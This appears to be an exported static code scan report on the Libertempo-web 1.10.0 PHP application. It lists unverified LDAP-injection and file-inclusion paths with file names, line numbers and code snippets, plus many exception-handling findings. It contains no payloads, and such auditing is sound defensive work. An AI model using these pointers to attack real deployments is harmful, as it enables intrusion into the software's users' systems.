File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this.element.addEventListener('click', function () {

```
....
374.             var finVal =
document.getElementById(this.options['finId']).value;
```



File Name /Libertempo-web-1.10.0/Public/Assets/Js/reboot.js

Method this._getVisiblePeriod = function (jourSelectionne, typePeriodeSelected, debutVal, finVal) {

```
....
532.             span.appendChild(buttonTag);
```

Stored LDAP Injection

Query Path:

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A1-Injection

Description

Stored LDAP Injection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1482
Status	New

Method `fetch_all` at line 207 of `/Libertempo-web-1.10.0/includes/SQL.php` gets user input from the `fetch_assoc` element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in an LDAP query in method `find_email_adress_for_user` at line 611 of `/Libertempo-web-1.10.0/fonctions_conges.php`. This may enable an LDAP Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>
Line	210	633
Object	<code>fetch_assoc</code>	<code>filter</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/includes/SQL.php`
Method `public function fetch_all()`

```
....
210.         while($row = $this->fetch_assoc())
```

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
Method `function find_email_adress_for_user($login)`

```
....
633.         $sr    = ldap_search($ds, $_SESSION['config']['searchdn'],
$filter);
```

Stored LDAP Injection\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1483
Status	New

Method `get_tab_grd_resp_du_user` at line 1060 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from the `fetch_array` element. This element's value then flows through the code without being properly

sanitized or validated, and is eventually used in an LDAP query in method `find_email_adress_for_user` at line 611 of `/Libertempo-web-1.10.0/fonctions_conges.php`. This may enable an LDAP Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1071	633
Object	fetch_array	filter

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_tab_grd_resp_du_user(\$user_login, &\$tab_grd_resp)

```
....
1071.             while ($resultat1 = $ReqLog1->fetch_array()){
```

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function find_email_adress_for_user(\$login)

```
....
633.             $sr    = ldap_search($ds, $_SESSION['config']['searchdn'],
$filter);
```

Stored Remote File Inclusion

Query Path:

PHP\Cx\PHP Medium Threat\Stored Remote File Inclusion Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Stored Remote File Inclusion\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1481
Status	New

The application dynamically loads an external library include at line 23 of `/Libertempo-web-1.10.0/includes/plugins.php`. However, this library is selected based on untrusted user input `PLUGINS_DIR`, from line 23 in `/Libertempo-web-1.10.0/includes/plugins.php`. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/plugins.php	/Libertempo-web-1.10.0/includes/plugins.php
Line	24	32
Object	PLUGINS_DIR	include

Code Snippet

File Name /Libertempo-web-1.10.0/includes/plugins.php
Method function include_plugins(\$plugins_activated){

```
....
24.     $my_plugins = scandir(PLUGINS_DIR);
....
32.
if(file_exists(PLUGINS_DIR."/".$dir/allfilestoinclude.php"))
include(PLUGINS_DIR."/".$dir/allfilestoinclude.php);
```

Stored File Inclusion

Query Path:

PHP\Cx\PHP Medium Threat\Stored File Inclusion Version:0

Description

Stored File Inclusion\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1484
Status	New

The application dynamically loads an external library include at line 23 of /Libertempo-web-1.10.0/includes/plugins.php. However, this library is selected based on untrusted user input PLUGINS_DIR, from line 23 in /Libertempo-web-1.10.0/includes/plugins.php. An attacker can influence this input to cause the application execute arbitrary code.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/plugins.php	/Libertempo-web-1.10.0/includes/plugins.php
Line	24	32
Object	PLUGINS_DIR	include

Code Snippet

File Name /Libertempo-web-1.10.0/includes/plugins.php
Method function include_plugins(\$plugins_activated){

```
....
24.     $my_plugins = scandir(PLUGINS_DIR);
....
32.
if(file_exists(PLUGINS_DIR."/".$dir/allfilestoinclude.php"))
include(PLUGINS_DIR."/".$dir/allfilestoinclude.php);
```

Improper Exception Handling

Query Path:

PHP\Cx\Php Low Visibility\Improper Exception Handling Version:3

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

Description

Improper Exception Handling\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=567
Status	New

Method testFind at line 99 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Tests/Units/App/Components/Utilisateur/Repository.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Tests/Units/App/Components/Utilisateur/Repository.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Tests/Units/App/Components/Utilisateur/Repository.php
Line	143	143
Object	find	find

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Tests/Units/App/Components/Utilisateur/Repository.php
 Method public function testFind()

```
....
143.         $model = $repository->find([]);
```

Improper Exception Handling\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=568
Status	New

Method setUpDoctrine at line 28 of /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/Calendr/Test/BaseDoctrine2TestCase.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/Calendr/Test/BaseDoctrine2TestCase.php	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/Calendr/Test/BaseDoctrine2TestCase.php
Line	45	45
Object	delete	delete

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php
Method public function setUpDoctrine()

```
....
45.                 ->delete('CalendR\\Test\\Stubs\\Event', 'e')
```

Improper Exception Handling\Path 3:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=569>
Status New

Method setUpDoctrine at line 28 of /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php
Line	46	46
Object	getQuery	getQuery

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php
Method public function setUpDoctrine()

```
....
46.                 ->getQuery()
```

Improper Exception Handling\Path 4:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=570>
Status New

Method setUpDoctrine at line 28 of /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php	/Libertempo-web-1.10.0/vendor/yohang/calendr/tests/CalendR/Test/BaseDoctrine2TestCase.php

Line	54	54
Object	persist	persist

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/yohang/calendr/tests/Calendr/Test/BaseDoctrine2TestCase.php
Method public function setUpDoctrine()

```
....
54.             $em->persist($event);
```

Improper Exception Handling\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=571
Status	New

Method unhash_user at line 418 of /Libertempo-web-1.10.0/includes/fonction.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	425	425
Object	fetch_assoc	fetch_assoc

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function unhash_user(\$huser_test)

```
....
425.             while ($resultat = $res_user->fetch_assoc())
```

Improper Exception Handling\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=572
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/index.php
Line	176	176

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
....
176.          $row = $rs->fetch_array();
```

Improper Exception Handling\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=573
Status	New

Method recup_infos_artt_du_jour at line 316 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	332	332
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_artt_du_jour(\$sql_login, \$j_timestamp, &\$val_matin, &\$val_aprem, array \$planningUser)

```
....
332.          $result_echange_rtt = $res_echange_rtt->fetch_array();
```

Improper Exception Handling\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=574
Status	New

Method constuct_and_send_mail at line 484 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	544	544

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function constuct_and_send_mail(\$objet, \$mail_sender_name, \$mail_sender_addr, \$mail_dest_name, \$mail_dest_addr, \$num_periode)

```
....  
544.          $rec_abs = $res_abs->fetch_array();
```

Improper Exception Handling\Path 9:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=575>

Status New

Method find_email_adress_for_user at line 611 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	657	657
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function find_email_adress_for_user(\$login)

```
....  
657.          $rec = $res->fetch_array();
```

Improper Exception Handling\Path 10:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=576>

Status New

Method get_group_name_from_id at line 722 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	726	726

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_group_name_from_id(\$groupe_id)

```
....  
726.      $resultat_name = $ReqLog_name->fetch_array();
```

Improper Exception Handling\Path 11:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=577>

Status New

Method get_list_all_users_du_resp at line 733 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	748	748
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_all_users_du_resp(\$resp_login)

```
....  
748.      while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 12:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=578>

Status New

Method get_list_all_users_du_resp at line 733 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	777	777

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_all_users_du_resp(\$resp_login)

```
....  
777.         while ($resultat_2 = $ReqLog_2->fetch_array())
```

Improper Exception Handling\Path 13:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=579
Status	New

Method get_list_users_du_groupe at line 802 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	807	807
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_users_du_groupe(\$group_id)

```
....  
807.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=580
Status	New

Method get_list_groupes_du_resp at line 816 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	824	824

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_groupes_du_resp(\$resp_login)

```
....  
824.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=581
Status	New

Method get_list_groupes_du_grand_resp at line 838 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	846	846
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_groupes_du_grand_resp(\$resp_login)

```
....  
846.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 16:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=582
Status	New

Method get_list_groupes_double_valid at line 860 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	866	866

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_double_valid()

```
....  
866.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 17:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=583>

Status New

Method get_list_groupes_double_valid_du_resp at line 880 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	890	890
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_double_valid_du_resp(\$resp_login)

```
....  
890.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 18:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=584>

Status New

Method get_list_groupes_double_valid_du_grand_resp at line 905 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	913	913

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_double_valid_du_grand_resp(\$resp_login)

```
....  
913.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 19:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=585>

Status New

Method get_list_groupes_du_user at line 926 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	932	932
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_groupes_du_user(\$user_login)

```
....  
932.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 20:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=586>

Status New

Method get_list_all_users at line 940 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	946	946

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_list_all_users()

```
....  
946.         while ($resultat1 = $ReqLog1->fetch_array())
```

Improper Exception Handling\Path 21:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=587>

Status New

Method get_tab_resp_du_user at line 960 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	966	966
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_tab_resp_du_user(\$user_login)

```
....  
966.         $rec = $res->fetch_array();
```

Improper Exception Handling\Path 22:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=588>

Status New

Method get_tab_resp_du_user at line 960 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	979	979

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_tab_resp_du_user(\$user_login)

```
....  
979.             while ($resultat1 = $ReqLog1->fetch_array()) {
```

Improper Exception Handling\Path 23:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=589>

Status New

Method get_tab_resp_du_user at line 960 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	996	996
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_tab_resp_du_user(\$user_login)

```
....  
996.             $rec = $ReqLog_2->fetch_array();
```

Improper Exception Handling\Path 24:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=590>

Status New

Method get_tab_grd_resp_du_user at line 1060 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1071	1071

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function get_tab_grd_resp_du_user(\$user_login, &\$tab_grd_resp)

```
....
1071.             while ($resultat1 = $ReqLog1->fetch_array()){
```

Improper Exception Handling\Path 25:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=591>

Status New

Method valid_ldap_user at line 1082 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1097	1097
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function valid_ldap_user(\$username)

```
....
1097.         $cpt = $res->fetch_array();
```

Improper Exception Handling\Path 26:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=592>

Status New

Method is_active at line 1126 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1134	1134

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function is_active(\$login)

```
....  
1134.          $resultat_info = $ReqLog_info->fetch_array();
```

Improper Exception Handling\Path 27:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=593>

Status New

Method is_resp_direct_of_user at line 1149 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1154	1154
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function is_resp_direct_of_user(\$resp_login, \$user_login)

```
....  
1154.          $resultat_info = $ReqLog_info->fetch_array();
```

Improper Exception Handling\Path 28:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=594>

Status New

Method is_resp_group_of_user at line 1160 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1167	1167

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function is_resp_group_of_user(\$resp_login, \$user_login)

```
....  
1167.          $resultat_info = $ReqLog_info->fetch_array();
```

Improper Exception Handling\Path 29:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=595>

Status New

Method is_gr_group_of_user at line 1171 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1181	1181
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function is_gr_group_of_user(\$resp_login, \$user_login)

```
....  
1181.          $resultat_info = $ReqLog_info->fetch_array();
```

Improper Exception Handling\Path 30:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=596>

Status New

Method insert_dans_periode at line 1199 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1204	1204

Object	fetch_row	fetch_row
--------	-----------	-----------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function insert_dans_periode(\$login, \$date_deb, \$demi_jour_deb, \$date_fin, \$demi_jour_fin, \$nb_jours, \$commentaire, \$id_type_abs, \$etat, \$id_fermeture)

```
....  
1204.         if ( $num_new_demande = $ReqLog1->fetch_row() )
```

Improper Exception Handling\Path 31:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=597>

Status New

Method init_tab_jours_feries at line 1238 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1247	1247
Object	fetch_array	fetch_array

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function init_tab_jours_feries()

```
....  
1247.         while( $row = $res_select->fetch_array() )
```

Improper Exception Handling\Path 32:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=598>

Status New

Method init_config_tab at line 1265 of /Libertempo-web-1.10.0/fonctions_conges.php performs an operation that could be expected to throw an exception, and is not properly wrapped in a try-catch block. This constitutes Improper Exception Handling.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/fonctions_conges.php
Line	1287	1287

Object	fetch_array	fetch_array
--------	-------------	-------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function init_config_tab()

```
.....  
1287.         while ($data_appli = $req_appli->fetch_array())
```

Improper Exception Handling\Path 33:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=599>

Status New

